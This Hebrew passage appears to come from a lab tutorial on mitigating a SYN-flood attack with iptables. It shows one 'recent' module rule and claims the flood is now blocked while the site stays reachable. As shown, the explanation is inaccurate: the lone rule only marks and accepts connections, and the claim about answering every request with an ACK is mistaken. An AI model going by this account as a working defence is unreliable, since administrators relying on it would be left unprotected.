osboxes@osboxes:~$ # iptables -A INPUT -p tcp -m state --state NEW -m recent --set -j ACCEPT
osboxes@osboxes:~$
```

כעת חסמנו את האפשרות של התוקף לשלוח הרבה בקשות syn בפרק זמן מסויים ובכך אנו גורמים לו להיכשל בשליחת הבקשות מפני שאנו נחזיר ack לכל בקשה כלומר לא יקרה מצב שבו נשלחה בקשה ולא נשלחה תשובה אליה.



ניתן לראות זאת בבירור שהתוקף אינו מצליח בהצפה, במקביל ניתן לגלוש באתר:

